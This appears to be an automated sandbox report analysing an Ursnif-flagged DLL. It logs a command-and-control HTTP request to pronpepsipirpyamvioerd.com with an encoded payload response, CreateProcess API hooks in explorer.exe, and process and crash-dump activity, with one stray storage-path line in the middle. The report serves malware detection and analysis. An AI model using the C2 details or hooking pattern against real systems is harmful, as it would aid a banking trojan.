2	192.168.2.4	49788	80.208.230.180	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:21.120047092 CET	6982	OUT	GET /manifest/B6BYv9zhM9/Ha3CHkPLo3mXozKfC/o_2FE8j69Cu2/vMtBWo7v_2B/K717OxVgHzGizO/XIuLXZu 8qkAN2wMJkptv8/1QwAgfct_2FjngCz/DuCEjb4kUB5NNhB/qR0_2FpSaJDi7blpKM/fBK5rghxV/R_2BqBsae2Xxs QIQFD_2/FNGXxVdkHEUOrk_2FKw/pFfmknmoACymtAa0UoGCEX/7h.snx HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: pronpepsipirpyamvioerd.com Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:21.204483032 CET	6983	IN	HTTP/1.1 200 OK Date: Tue, 09 Feb 2021 10:54:21 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=r313icr8ea7bt8tkekh377k5j7; path=/; domain=.pronpepsipirpyamvioerd.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2476 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 4f 32 6a 7a 59 76 79 53 55 34 76 6b 39 51 52 35 69 6f 69 6d 6a 58 46 79 4e 7a 37 34 2f 56 2f 41 61 64 74 58 55 79 69 68 63 41 32 2b 58 45 41 67 50 42 30 74 4f 6f 6f 74 79 73 46 34 49 79 46 7a 45 75 4b 2b 50 4a 4c 50 79 38 45 64 67 4b 61 73 37 55 37 4f 4b 78 72 6f 48 68 48 69 38 57 6a 75 68 32 76 6a 35 44 33 59 52 49 63 76 71 74 55 39 30 74 53 47 70 73 42 6d 67 36 41 7a 64 53 66 62 70 2b 52 6b 4b 56 68 41 76 2b 4d 6e 59 71 53 79 68 76 43 6c 44 77 35 74 36 63 51 75 70 63 6f 79 51 6f 59 73 42 35 2f 36 76 4a 36 61 67 50 45 6c 67 49 37 72 69 53 52 6f 46 43 44 78 36 6e 38 39 6f 49 70 79 41 78 30 6a 39 57 45 6d 31 6b 45 6e 78 54 53 30 75 73 70 6a 57 62 71 56 39 35 54 31 4f 43 55 61 66 46 75 30 64 72 2f 65 4c 37 62 6d 50 6f 65 54 53 46 4c 38 4b 7a 66 2f 7a 48 63 63 4d 58 73 41 79 38 45 36 6a 56 59 57 38 68 6d 33 38 70 6d 6d 6e 72 71 5a 6f 30 7a 31 37 7a 34 4e 5a 35 48 35 4e 71 31 4c 56 6e 39 52 30 4f 43 36 54 6d 73 66 47 56 70 69 41 66 35 6e 42 36 75 43 7a 6d 6a 74 39 76 49 78 76 6a 58 51 2b 4b 4c 6c 31 57 6a 66 36 35 41 69 34 39 77 42 54 43 79 67 56 50 6b 7a 74 6b 54 41 6d 39 54 4d 67 54 61 30 47 50 43 52 42 66 47 70 63 43 4a 58 43 6a 4e 35 64 38 50 78 51 6d 7a 66 67 53 64 59 59 53 2b 31 68 56 71 75 61 39 74 49 41 31 44 4b 53 56 58 49 32 6b 30 50 37 61 75 63 78 53 6f 6a 30 6e 5a 52 43 32 36 69 53 43 52 49 41 64 39 6e 4f 52 32 69 45 38 44 59 58 73 4d 4e 6b 47 49 4d 37 65 2b 6c 78 55 69 5a 65 34 55 33 67 53 67 2b 6d 53 34 73 66 76 78 50 65 59 62 4f 78 6a 64 49 39 74 36 79 63 67 6a 46 50 31 4f 75 6c 2b 5a 33 6f 6f 65 64 38 62 62 54 53 68 64 4f 4b 54 55 4e 59 51 54 32 36 59 4a 41 6e 74 6b 4b 74 33 2f 48 56 55 68 35 5a 64 4e 73 66 68 44 55 2b 34 76 63 58 70 2b 45 43 74 4f 45 56 57 6a 77 36 30 70 7a 72 46 61 76 33 4d 70 61 61 42 72 6d 38 7a 6a 74 51 52 73 6e 45 57 52 4a 57 43 4a 56 31 61 4f 33 30 59 4d 62 53 42 47 31 36 66 69 72 45 65 63 50 73 57 5a 48 2b 2f 42 66 41 5a 36 6e 43 77 47 42 67 41 6e 52 70 71 39 6d 4c 31 49 63 63 49 59 72 34 75 50 63 54 63 70 30 68 49 48 47 30 51 42 54 59 75 33 41 56 58 52 74 45 76 36 59 75 4e 35 49 49 37 42 36 2b 67 35 59 68 6e 71 55 2f 6d 77 7a 43 74 32 6c 62 39 45 30 41 65 59 5a 39 58 36 4e 57 71 30 34 38 58 38 7a 58 4f 4a 72 4d 2b 42 61 33 64 62 58 4a 7a 63 71 46 4d 47 5a 4d 46 38 53 64 69 71 51 52 31 48 58 61 77 30 4b 35 6a 4f 63 6d 75 77 4e 39 76 2f 5a 67 72 6e 4d 53 34 47 7a 38 63 44 5a 5a 54 51 4a 30 46 76 6e 66 30 72 62 4f 50 62 44 36 51 58 47 33 74 66 67 47 2f 38 42 4c 6f 79 71 33 32 37 55 42 6b 4a 2f 4d 6e 49 2f 41 4c 38 51 6e 74 35 2f 53 45 66 53 36 56 33 4a 49 78 38 2b 31 54 6a 6b 50 6e 68 4a 31 4c 4e 6d 4e 41 63 37 52 Data Ascii: O2jzYvySU4vk9QR5ioimjXFyNz74/V/AadtXUyihcA2+XEAgPB0tOootysF4IyFzEuK+PJLPy8EdgKas7U7OKxro HhHi8Wjuh2vj5D3YRIcvqtU90tSGpsBmg6AzdSfbp+RkKVhAv+MnYqSyhvClDw5t6cQupcoyQoYsB5/6vJ6agPElgI 7riSRoFCDx6n89oIpyAx0j9WEm1kEnxTS0uspjWbqV95T1OCUafFu0dr/eL7bmPoeTSFL8Kzf/zHccMXsAy8E6jVYW 8hm38pmmnrqZo0z17z4NZ5H5Nq1LVn9R0OC6TmsfGVpiAf5nB6uCzmjt9vIxvjXQ+KLl1Wjf65Ai49wBTCygVPkztk TAm9TMgTa0GPCRBfGpcCJXCjN5d8PxQmzfgSdYYS+1hVqua9tIA1DKSVXI2k0P7aucxSoj0nZRC26iSCRIAd9nOR2i E8DYXsMNkGIM7e+lxUiZe4U3gSg+mS4sfvxPeYbOxjdI9t6ycgjFP1Oul+Z3ooed8bbTShdOKTUNYQT26YJAntkKt3 /HVUh5ZdNsfhDU+4vcXp+ECtOEVWjw60pzrFav3MpaaBrm8zjtQRsnEWRJWCJV1aO30YMbSBG16firEecPsWZH+/Bf AZ6nCwGBgAnRpq9mL1IccIYr4uPcTcp0hIHG0QBTYu3AVXRtEv6YuN5II7B6+g5YhnqU/mwzCt2lb9E0AeYZ9X6NWq 048X8zXOJrM+Ba3dbXJzcqFMGZMF8SdiqQR1HXaw0K5jOcmuwN9v/ZgrnMS4Gz8cDZZTQJ0Fvnf0rbOPbD6QXG3tfg G/8BLoyq327UBkJ/MnI/AL8Qnt5/SEfS6V3JIx8+1TjkPnhJ1LNmNAc7R

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 9, 2021 11:55:02.777146101 CET	104.16.249.249	443	192.168.2.4	49794	CN=cloudflare-dns.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=DigiCert TLS Hybrid ECC SHA384 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS Hybrid ECC SHA384 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Jan 11 01:00:00 CET 2021 Wed Sep 23 02:00:00 CEST 2020	Wed Jan 19 00:59:59 CET 2022 Mon Sep 23 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-24-65281,29-23-24,0	57f3642b4e37e28f5cbe3020c9331b4c
					CN=DigiCert TLS Hybrid ECC SHA384 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Sep 23 02:00:00 CEST 2020	Mon Sep 23 01:59:59 CEST 2030		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFABB035200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DBF210

Process: explorer.exe, Module: KERNEL32.DLL


Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFABB03521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFABB035200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFABB03520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFABB035200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DBF210

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 5964 Parent PID: 5980

General

Start time:	11:53:02
Start date:	09/02/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\yytr.dll'
Imagebase:	0xf60000
File size:	121856 bytes
MD5 hash:	99D621E00EFC0B8F396F38D5555EB078
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.704190908.0000000004D58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.704338669.0000000004D58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.862194873.00000000006F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.804269082.0000000004B5C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.704231467.0000000004D58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.704303673.0000000004D58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.704163545.0000000004D58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.880565935.0000000001060000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.704264515.0000000004D58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.704123248.0000000004D58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.704325242.0000000004D58000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4576 Parent PID: 5964

General

Start time:	11:53:03
Start date:	09/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\yytr.dll',#1
Imagebase:	0xfb0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: 5032 Parent PID: 4576

General

Start time:	11:53:04
Start date:	09/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4576 -s 756
Imagebase:	0x240000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D431717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7276.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7276.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_rundll32.exe_db99bffafeba5bc19edb8917aba4cdaba066d_82810a17_13ca7fe1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_rundll32.exe_db99bffafeba5bc19edb8917aba4cdaba066d_82810a17_13ca7fe1\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D42497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7276.tmp	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	success or wait	1	6D424BEF	unknown

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	success or wait	1	6D424BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7276.tmp.xml	success or wait	1	6D424BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7264.tmp.csv	success or wait	1	6D424BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7515.tmp.txt	success or wait	1	6D424BEF	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0e 00 00 00 20 00 00 00 00 00 00 00 94 69 22 60 a4 05 12 00 00 00 00 00	MDMP........ ....i"`........	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	6	00 00 00 00 00 00	......	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 94 1e 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 e0 11 00 00 8f 69 22 60 00 00 00 00 00 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 31 00 00 00 00 00 00 00 01 00 00 00 c4 ff ff ff 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	.....U...........B............ ..GenuineIntelW...........T... ....i"`.................. ....0..1...............W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e............... ....W... . E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e......	success or wait	1	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 ac e4 9e 00 00 00 54 04 00 00 00 00 01 00 00 00 00 00 00 00 01 00 00 00 20 fa 56 00 b8 b8 52 04 23 00 00 00 97 02 01 00 1c fa 56 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+.........T................. .V...R.#.........V.+.........	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	168	48 02 00 00 00 00 00 00 05 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 b8 b8 52 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 fc 23 00 00	H.........................R... ....#..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	20	13 00 00 00 1c ea 56 00 00 00 00 00 e4 15 00 00 2c 33 00 00	......V.........,3..	success or wait	19	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	5604	bc 9a 11 77 a3 1a ae 74 aa aa aa aa 50 ec 56 00 aa aa aa aa 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 f0 02 00 00 ec 02 00 00 00 00 00 00 24 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 e0 76 00 00 00 00 00 00 00 00 00 00 00 00 00 50 ec 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...w...t....P.V.............. ....$........... .... v............P.V............	success or wait	18	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	1820	bc b1 11 77 d6 c9 0f 77 5c 02 00 00 aa aa aa aa 10 00 00 00 78 f9 41 04 44 fa 41 04 aa aa aa aa 40 c7 0f 77 40 c7 0f 77 aa aa aa aa 00 70 77 00 00 70 77 00 00 00 00 00 5c 02 00 00 aa aa aa aa 5c 02 00 00 aa aa aa aa 00 70 77 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 aa aa aa aa 80 70 a0 00 00 00 00 00 00 00 00 00 78 07 9f 00 00 e0 76 00 10 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 aa aa aa aa aa aa aa aa 54 e2 76 00 d0 f8 99 00 10 06 9f 00 d8 f8 99 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...w...w\...........x.A.D.A... ..@..w@..w.....pw..pw.....\.. .....\........pw.............. ....p.... ......x.....v................ ....T.v...	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	4	04 00 00 00	....	success or wait	4	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 b0 eb 56 00 bc 9a 11 77 23 00 00 00 12 02 00 00 20 ea 56 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................ ....+...S...+. ..+.......................... ..V....w#....... .V.+.........	success or wait	4	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	48	d8 17 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 a0 77 00 00 00 00 00 88 fe 11 06 00 00 00 00 78 01 00 00 10 49 00 00 cc 02 00 00 2c 2f 00 00	....w........... ..x....I......,/..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	4	30 00 00 00	0...	success or wait	48	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	30	18 00 00 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	....r.u.n.d.l.l.3.2...e.x.e...	success or wait	48	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	752	00 00 9e 6f 00 00 00 00 00 40 20 00 02 59 20 00 1b 88 3a e3 de 23 00 00 bd 04 ef fe 00 00 01 00 0a 00 06 00 01 00 ee 42 00 00 0a 00 01 00 ee 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 d0 c0 02 00 00 00 00 00 00 25 03 00 00 00 00 e4 57 01 00 00 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 3f 73 03 00 00 00 00 00 00 90 75 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d1 18 1b 00 00 00 00 00 6f e6 04 00 00 00 00 00 40 ff 1f 00 00 00 00 00 a4 f8 04 00 00 00 00	...o.....@ ..Y ...:..#..... .....B.....B?..... .....%..... ..@A.....Zb..... ....%..... .W.....?s.....u .....o..... @.....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	10944	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t..... (...W.a.i.t.C.o.m.p.l.e. t.i.o.n.P.a.c.k.e.t.....I.o. C.o.m.p.l.e.t.i.o.n.....T.p. W.o.r.k.e.r.F.a.c.t.o.r.y..... ..I.R.T.i.m.e.r...(...W.a.i.t. C.o.m.p.l.e.t.i.o.n.P.a.c.k.e. t.....I.R.T.i.m.e.r...(...W. a.i.t.C.o.m.p.l	success or wait	1	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B01.tmp.dmp	unknown	108	03 00 00 00 c4 00 00 00 fc 06 00 00 04 00 00 00 44 14 00 00 cc 07 00 00 05 00 00 00 34 01 00 00 f8 31 00 00 06 00 00 00 a8 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 c8 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 c0 1d 00 00 50 af 00 00 15 00 00 00 ec 01 00 00 10 1c 00 00 16 00 00 00 98 00 00 00 fc 1d 00 00	................D..........4. ...1.........T.......8..... ....T..............P.....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	6D42497A	unknown
